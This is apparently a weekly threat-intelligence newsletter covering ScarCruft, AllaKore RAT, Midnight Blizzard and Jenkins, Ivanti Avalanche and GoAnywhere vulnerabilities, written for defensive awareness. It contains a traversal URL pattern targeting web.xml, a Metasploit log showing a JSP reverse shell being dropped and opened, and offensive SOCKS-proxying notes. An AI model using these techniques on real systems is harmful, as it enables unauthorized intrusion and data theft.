Threat Intel Roundup: Jenkins, ScarCruft, Midnight Blizzard

Week in Overview(23 Jan-30 Jan) - 2024

THREATRADAR
By HADESS

WWW.THREATRADAR.NET

Technical Summary

1. **ScarCruft Campaign Targeting Cybersecurity Professionals:**

- Overview:
  - A campaign by ScarCruft, a North Korean APT group, targeting media organizations and North Korean affairs experts.
  - Usage of a technical threat research report as a decoy, aimed at cybersecurity professionals.
- Malware Tactics:
  - Employment of oversized LNK files initiating multi-stage infection chains delivering RokRAT, a custom backdoor.
  - Decoy document extraction through PowerShell scripts, illustrating an evolving and sophisticated infection strategy.

2. **Proxying Windows Tools Through SOCKS for Offensive Use:**

- Objective:
  - Enabling remote execution of Windows tools through compromised hosts via SOCKS proxy for offensive purposes.
- Key Components:
  - Clarity on material coverage vs. well-documented information.
  - Value proposition of remote vs. on-host tool execution.
  - Network topology level set, identification of tool traffic, and nuances with common protocols.

3. **AllaKore RAT Targeting Mexican Banks and Crypto Platforms:**

- Attack Vector:
  - Deployment of AllaKore RAT by a financially motivated threat actor targeting major Mexican banks and cryptocurrency platforms.
- Weaponization:
  - Utilization of malicious MSI installers, .NET downloader, and customized AllaKore RAT.
  - Spear-phishing and drive-by attack vectors with statically hosted C2 infrastructure.

4. **CVE-2023-41474: Ivanti Avalanche Directory Traversal Flaw:**

- Vulnerability Details:
  - Directory traversal flaw (CVE-2023-41474) discovered in Ivanti Avalanche Server v6.3.4.153.
  - Unauthenticated path traversal vulnerability allowing unauthorized access to specific directories.
- Exploitation:
  - Exploitation possible through a crafted URL pattern, posing a risk to specific file extensions like .xml or .html.

5. **Microsoft's Response to the Midnight Blizzard (Nobelium) Nation-State Attack:**

- Incident Overview:
  - Microsoft's detection of malicious activity by the Midnight Blizzard (Nobelium) state-sponsored group.
  - Initial access through compromising a non-production test tenant account via password spray attacks.
- Mitigation Efforts:
  - Issuance of guidance for users to combat the threat.
  - Ongoing investigation, collaboration with law enforcement, and commitment to sharing information publicly.

6. **CVE-2024-0204 RCE Exploit in Fortra GoAnywhere MFT:**

- Exploit Details:
  - Remote Code Execution (RCE) exploit module in Metasploit for CVE-2024-0204 in Fortra GoAnywhere MFT.
  - Exploit targeting Linux or Windows with automatic detection of OS and product install location at runtime.
- Payload and Results:
  - Usage of FileDropper mixin for registering dropped file locations.
  - Mixed results in practice with some files being locked and undeletable.
  - Successful exploitation leading to the creation and deletion of accounts, as well as payload upload.

Key Findings

it is crucial for organizations and individuals to prioritize remediation and patching efforts to safeguard their systems and data. The following key findings highlight the importance of proactive measures to mitigate risks associated with various vulnerabilities and threats:

- ScarCruft Campaign Targeting Cybersecurity Professionals
- Proxying Windows Tools Through SOCKS for Offensive Use
- AllaKore RAT Targeting Mexican Banks and Crypto Platforms
- CVE-2023-41474: Ivanti Avalanche Directory Traversal Flaw
- Microsoft's Response to the Midnight Blizzard (Nobelium) Nation-State Attack
- CVE-2024-0204 RCE Exploit in Fortra GoAnywhere MFT

🚨 Vulnerability of the Week

Jenkins CVE-2024-23897

Sonar's Vulnerability Research Team has identified and reported two critical security vulnerabilities in Jenkins, a widely used open-source Continuous Integration and Continuous Deployment (CI/CD) software. These vulnerabilities could potentially lead to unauthorized access, data leaks, and arbitrary code execution on Jenkins servers. The security issues have been addressed in Jenkins versions 2.442 and LTS 2.426.3.

Key Findings:

1. **CVE-2024-23897 - Data Leak Vulnerability:**
   - **Severity:** Critical
   - **Description:** Unauthenticated attackers can read arbitrary files' data, and read-only authorized attackers can access entire files, potentially leading to arbitrary code execution.
   - **Impact:** Escalation of privileges, exposure of sensitive data, and potential server compromise.
   - **Affected Versions:** All Jenkins versions before 2.442 and LTS versions before 2.426.3.
2. **CVE-2024-23898 - CSWSH Vulnerability:**
   - **Severity:** High
   - **Description:** A Cross-Site WebSocket Hijacking (CSWSH) vulnerability allows attackers to execute arbitrary CLI commands by manipulating victims into clicking on malicious links.
   - **Impact:** Execution of arbitrary commands, potential server compromise.
   - **Affected Versions:** All Jenkins versions before 2.442 and LTS versions before 2.426.3.

Vulnerabilities Impact

CVE-2024-23897 - Data Leak Vulnerability

Authorization and Access Control:

- **Affected Users:** Unauthenticated attackers and read-only authorized users.
- **Conditions for Read Permission:** Legacy mode authorization, "Allow anonymous read access" configuration, or enabling the signup feature.
- **Potential Consequences:** Access to Jenkins secrets, privilege escalation to admin, and arbitrary code execution.

Technical Details:

- **Exploitation Method:** Leveraging Jenkins-CLI feature with an argument control vulnerability.
- **Attack Scenario:** Expanding arguments to arbitrary files, leaking file contents through the connect-to-node command.
- **File Access Limitations:** Default UTF-8 encoding with potential data loss; binary data exfiltration using specific encodings.

CVE-2024-23898 - CSWSH Vulnerability

WebSocket CLI Feature:

- **Exploitation Vector:** Cross-Site WebSocket Hijacking (CSWSH).
- **Attack Method:** Sending malicious links to victims, executing arbitrary CLI commands.
- **Browser Impact:** Browsers like Safari and Firefox may not strictly enforce security policies, leading to potential exploitation.
- **Mitigation:** Update Jenkins to versions 2.442 or LTS 2.426.3; consider browser security policy enforcement.

https://twitter.com/SonarSource
https://github.com/h4x0r-dz/CVE-2024-23897

🥵 Malware or Ransomware

https://twitter.com/BlackBerry/status/1751666953532359073

A financially motivated threat actor is actively targeting major Mexican banks and cryptocurrency trading entities using custom-packaged installers to deliver a modified version of AllaKore RAT, an open-source remote access tool. The campaign, uncovered by the BlackBerry Threat Intelligence team, utilizes sophisticated lures employing Mexican Social Security Institute (IMSS) naming schemas and links to benign documents. The highly modified AllaKore RAT payload allows threat actors to exfiltrate stolen banking credentials and unique authentication information to a command-and-control (C2) server, facilitating financial fraud.

Key Findings

- **Target Entities:**
  - Large companies, with gross revenues over $100 million USD, irrespective of industry.
  - Lures are designed to work specifically for entities reporting directly to the Mexican government's IMSS department.
- **Geographical Attribution:**
  - The threat actor is believed to be based in Latin America, indicated by the use of Mexico Starlink IPs and Spanish-language instructions in the modified RAT payload.
  -

Technical Analysis

Weapons Used:

- Malicious MSI installer
- .NET downloader
- Customized AllaKore RAT

Attack Vector:

- Spear-phishing
- Drive-by downloads

Network Infrastructure:

- Statically hosted C2

Targets:

Entities in retail, agriculture, public sector, manufacturing, transportation, commercial services, capital goods, and banking sectors.

Technical Details


Context:

- A long-running campaign targeting Mexican entities with revenues exceeding $1 million USD.
- Consistently detectable C2 infrastructure since 2021.

Attack Vector Evolution:

- Older samples packaged as RAR files containing AllaKore sample.
- Newer samples utilize a complex installation structure with an MSI file downloader.
- Downloader verifies target location in Mexico via network IP location services before delivering the customized AllaKore RAT.

Art of Detection



https://twitter.com/rootsecdev/status/1752063588557295789

The blog post discusses the nuances and value of leveraging SOCKS to proxy Windows tools from an attacker's machine through a compromised host. It emphasizes the ability to proxy existing Windows tools and native utilities remotely for offensive purposes, focusing on protocols like DNS, RPC (DCOM/WMI, MS-DRSR/DRSUAPI), Kerberos, LDAP, and SMB.

Key Points

1. Nuance and Value:
   - The post addresses the nuances in proxying Windows tools via SOCKS and highlights the value proposition of executing Windows tooling remotely as opposed to on-host.
2. Network Topology and Diagram:
   - Provides a level set and diagram for examples to enhance clarity in understanding the network topology.
3. Identification of Tool's Traffic:
   - Discusses the process of identifying a tool's traffic to determine what needs to be routed through SOCKS.
4. Proxying Windows Tools:
   - Covers the step-by-step process of proxying Windows tools and utilities relying on various protocols, including DNS, RPC, Kerberos, LDAP, and SMB.
5. Addressing Protocol Nuances:
   - Addresses nuances with common protocols an attacker might want to proxy and specific details regarding the Proxifier client to maximize offensive use.
6. Operational Tips:
   - Provides operational tips while proxying using this technique for practical and effective implementation.

TLDR

Enabling remote name resolution and configuring Proxifier to handle Windows service/SYSTEM processes within Proxifier resolves DNS issues and ensures proper traffic redirection through the SOCKS proxy.

Value Proposition

The post emphasizes the value of proxying RPC traffic and other protocols from Windows tools into a target network, showcasing the benefits of not having to reimplement specific protocols and utilizing native Windows functionality to proxy tools more efficiently.

🥷 TTP Analysis

SentinelLabs has detected a campaign by ScarCruft, a suspected North Korean APT group, focusing on media organizations and high-profile experts in North Korean affairs. The observed malware, in planning and testing phases, indicates future campaigns. ScarCruft experiments with new infection chains, employing a technical threat research report as a decoy, specifically targeting consumers of threat intelligence, such as cybersecurity professionals. The group aims to acquire strategic intelligence and insights into non-public cyber threat intelligence and defense strategies.

Overview

- **Targets:**
  - ScarCruft targets experts in North Korean affairs, particularly from South Korea's academic sector and a North Korea-focused news organization.
- **Malware Recovery:**
  - Malware recovered during the planning and testing phases suggests upcoming campaigns.
- **Decoy Tactics:**
  - ScarCruft employs a technical threat research report on Kimsuky as a decoy document, indicating experimentation with new infection chains.

ScarCruft's Objectives


- **Strategic Intelligence:**
  - ScarCruft remains committed to acquiring strategic intelligence by targeting high-profile individuals in North Korean affairs.
- **Consumer Targeting:**
  - The focus on consumers of technical threat intelligence reports suggests an intent to gain insights into non-public cyber threat intelligence and defense strategies.

Campaign Details

- **Phishing Email:**
  - ScarCruft uses phishing emails impersonating a member of the North Korea Research Institute, containing an archive file with benign and malicious files related to human rights in North Korea.
- **Malicious LNK Files:**
  - ScarCruft employs oversized Windows Shortcut (LNK) files initiating multi-stage infection chains, delivering RokRAT, a custom backdoor.
- **Decoy Document Extraction:**
  - The LNK files execute PowerShell code to locate and extract a decoy document, execute scripts, and delete the executing Shortcut file.

https://twitter.com/SentinelOne/status/1752027578343293438

1Day



```
⚡ root@kali  /home/kali/Desktop/  strings heap_dump.hprof| grep 'loginForm=loginForm&j_idt8='
loginForm=loginForm&j_idt8=&loginField=th[redacted]e&passwordField=l[redacted]TextCaptchaAnswe
r=&javax.faces.ViewState=8615690450268255439:2366267046661699403838&loginTableButton=loginTableButtonnn@[redacted]&p
asswordField=[redacted]TextCaptchaAnswer=&javax.faces.ViewState=8615690450268255439:2366267046661699403838Fil
eStoreConfig=formFileStoreConfig&txtUncPath=C:\Use~1se-1&txtUname=&txtUpass=&txtCertificateFileName=[redacted]&t
xtCertPass=[redacted]&txtServerUrl=https://[redacted]z%3A9000&txtVelocityFolder=&jav
ax.faces.ViewState=-8922124977692202955:464500901583637395757
javax.faces.partial.ajax=true&javax.faces.source=j_idt9&javax.faces.partial.execute=j_idt9 loginField&javax.faces.par
```

https://twitter.com/Dinosn/status/1752196620769202215

On January 29, 2024, a security researcher named JBalanza disclosed a critical security vulnerability in Ivanti Avalanche Server, a robust Mobile Device Management (MDM) tool widely used for device management in various organizations. Assigned the CVE identifier CVE-2023-41474, this flaw is identified as a directory traversal vulnerability present in Avalanche Server version 6.3.4.153.

Vulnerability Details

- **Nature of Vulnerability:** Limited unauthenticated path traversal.
- **Affected Component:** Avalanche Server v6.3.4.153.
- **Exploitation Method:** Unauthenticated attackers can navigate through specific directories and access files using a crafted URL pattern.
- **Vulnerable Path: C:\\PROGRAM DATA\\Wavelink\\AVALANCHE\\Web\ webapps\AvalancheWeb**.
- **Risk Level:** High, with potential for unauthorized access to sensitive files.

Exploitation

In a default setup, attackers can access files under the specified path, but only specific file extensions like **.xml** or **.html** are at risk, subject to **.htaccess** rules. The vulnerability can be exploited using the following URL pattern:
javascriptCopy code
<domain>/AvalancheWeb//faces/javax.faces.resource/<file>?loc=<directory>
For example, an attacker could potentially access the **web.xml** file in the **WEB-INF** directory.

Impact

The consequences of this vulnerability are severe:

- Unauthorized access to configuration settings and internal information.
- Potential for session hijacking and complete server compromise.
- Access to a heap dump of the Avalanche process, originally intended for debugging.
-


Real-World Threats

- An unauthenticated attacker could exploit the vulnerability to access sensitive information, leading to privilege escalation or lateral movement within an organization's network.
- Accessing a heap dump exposes a file (**dump.hprof**) containing sensitive data, including login request bodies.

Exploitation Techniques

- Basic tools like **wget** or **curl** can be used to execute the exploit, making it accessible to a wide range of potential attackers.

🌶️ Trending Exploit



```
msf6 exploit(multi/http/fortra_goanywhere_mft_rce_cve_2024_0204) > exploit

[*] Started reverse TCP handler on 10.100.1.10:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable. GoAnywhere MFT 7.4.0
[*] Created account: uchvkpgt:ZindpxggDdvtrxu3
[*] Automatic targeting, detected OS: Linux
[*] Automatic targeting, detected install path: /opt/HelpSystems/GoAnywhere
[*] Dropped payload: /opt/HelpSystems/GoAnywhere/adminroot/EIlMlYdQ.jsp
[+] Deleted /opt/HelpSystems/GoAnywhere/adminroot/EIlMlYdQ.jsp
[!] Tried to delete /opt/HelpSystems/GoAnywhere/userdata/documents/uchvkpgt/EIlMlYdQ.jsp, unknown result
[+] Deleted /opt/HelpSystems/GoAnywhere/userdata/documents/uchvkpgt/
[*] Command shell session 4 opened (10.100.1.10:4444 -> 10.100.1.30:49572) at 2024-01-29 17:49:08 +0000

id
uid=1002(gamft) gid=1002(gamft) groups=1002(gamft)
```

https://twitter.com/stephenfewer/status/1752046784241676734

A Remote Code Execution (RCE) exploit module for CVE-2024-0204 in Fortra GoAnywhere MFT has been developed and is pending inclusion in the Metasploit framework. The exploit allows unauthorized access and execution of arbitrary commands on vulnerable GoAnywhere MFT instances. The vulnerability affects both Linux and Windows installations of GoAnywhere MFT. The exploit leverages an undocumented unauthenticated REST API endpoint for version detection and supports automatic target selection.

Exploit Details

Exploitable Targets:

- **Operating Systems:** Linux or Windows
- **Default Target:** Automatic (determines OS and product install location at runtime)

Payload:

- **Payload Type:** java/jsp_shell_reverse_tcp
- **Listen Address:** 10.100.1.10
- **Listen Port:** 4444


Module Options:

- **RHOSTS:** Target host(s) (e.g., 10.100.1.30)
- **RPORT:** Target port (e.g., 8001)
- **SSL:** Negotiate SSL/TLS for outgoing connections
- **TARGETURI:** Base path to the web application (e.g., /goanywhere/)

Exploitation Process:

1. **Check for Vulnerability:**
   - **check** command detects vulnerability and returns target version information.
   - Example: **[*] 10.100.1.30:8001 - The target appears to be vulnerable. GoAnywhere MFT 7.4.0**
2. **Exploitation:**
   - **exploit** command triggers the exploit process.
   - Automatic targeting determines OS and product install location.
   - Creates a new user account and drops a payload at the identified location.
   - Attempts to delete created files for cleanup.
3. **Result:**
   - Successful exploitation provides a command shell session on the target system.
   - Example: **[*] Command shell session 4 opened (10.100.1.10:4444 -> 10.100.1.30:49572) at 2024-01-29 17:49:08 +0000**
4. **Post-exploitation:**
   - Shell commands executed on the compromised system (e.g., **id**, **exit**).

The Topic of the Week



Got a second? We would love your feedback on Microsoft identity platform (previously Azure AD for developer). →

Display name: test app
Application (client) ID: bdecfa69-79bf-4174-a19d-335bc22e1594
Object ID: 295ce2d4-ccf3-4847-a009-b0112988c0a6
Directory (tenant) ID: 83d5b50e-341d-40fb-9302-5c7cb343992d
Supported account types: Multiple organizations
Client credentials: 0 certificate, 1 secret
Redirect URIs: Add a Redirect URI
Application ID URI: Add an Application ID URI
Managed application in local directory: test app

https://twitter.com/cnotin/status/1751028257405665773

On January 12, 2024, Microsoft detected a sophisticated cyberattack carried out by the Russian state-sponsored threat group known as "Midnight Blizzard" (aka Nobelium, APT29, Cozy Bear). This group specializes in espionage and intelligence gathering operations. The attack targeted Microsoft's systems, compromising a legacy, non-production test tenant account through password spray attacks. The attackers gained initial access and subsequently infiltrated the email accounts of Microsoft's senior leadership team.

Attack Tactics

Initial Access:

- Compromised a legacy test tenant account through password spray attacks.
- Lack of multi-factor authentication (MFA) on the test tenant account.

Obfuscation Techniques:

- Utilized residential proxy networks for password spray attacks.
- Routed traffic through multiple IP addresses to obfuscate activity.
- Leveraged OAuth applications to hide malicious activity.

Attack Execution

1. **OAuth Application Exploitation:**
   - Identified and compromised a legacy test OAuth application with elevated access.
   - Created a new user account and granted consent to additional malicious OAuth applications.
   - Used the legacy test OAuth application to gain the Office 365 Exchange Online full_access_as_app role.
2. **Targeted Email Accounts:**
   - Accessed a small percentage of Microsoft corporate email accounts.
   - Compromised accounts belonging to senior leadership and employees in cybersecurity and legal departments.

- **Data Exfiltration:**
  - Exfiltrated some emails and attached documents.
  - Preliminary investigation suggests a focus on information related to Midnight Blizzard.

Response and Mitigation

- Microsoft is notifying affected employees and conducting a thorough investigation in collaboration with law enforcement and regulators.
- No evidence of hackers having access to customer environments or AI systems.
- Pledges to share more information publicly as the investigation progresses.

Timeline

- Attack initiated in late November 2023.
- Initial foothold gained through a password spray attack.

Attribution and Risk Assessment

- Attributed to Midnight Blizzard, a well-resourced nation-state threat actor.
- Highlights the ongoing risk posed to organizations by sophisticated nation-state actors.
- Microsoft emphasizes collaboration with authorities and commitment to public transparency.

Additional Context

- Attackers sought information related to Midnight Blizzard, reflecting previous tactics observed in the SolarWinds intrusion of US agencies in 2020.
- Microsoft systems have recently been targeted in multiple high-profile hacking attempts.

HADESS

cat /etc/HADESS

"Hadess" is a cybersecurity company focused on safeguarding digital assets and creating a secure digital ecosystem. Our mission involves punishing hackers and fortifying clients' defenses through innovation and expert cybersecurity services.

Website:

WWW.HADESS.IO

Threat Radar

WWW.THREATRADAR.NET

Threat Radar is a powerful threat intelligence platform that combines advanced analytics, machine learning, and human expertise to deliver actionable intelligence to organizations. It continuously monitors various data sources, including the deep web, dark web, social media platforms, and open-source intelligence, to identify potential threats, vulnerabilities, and emerging attack patterns.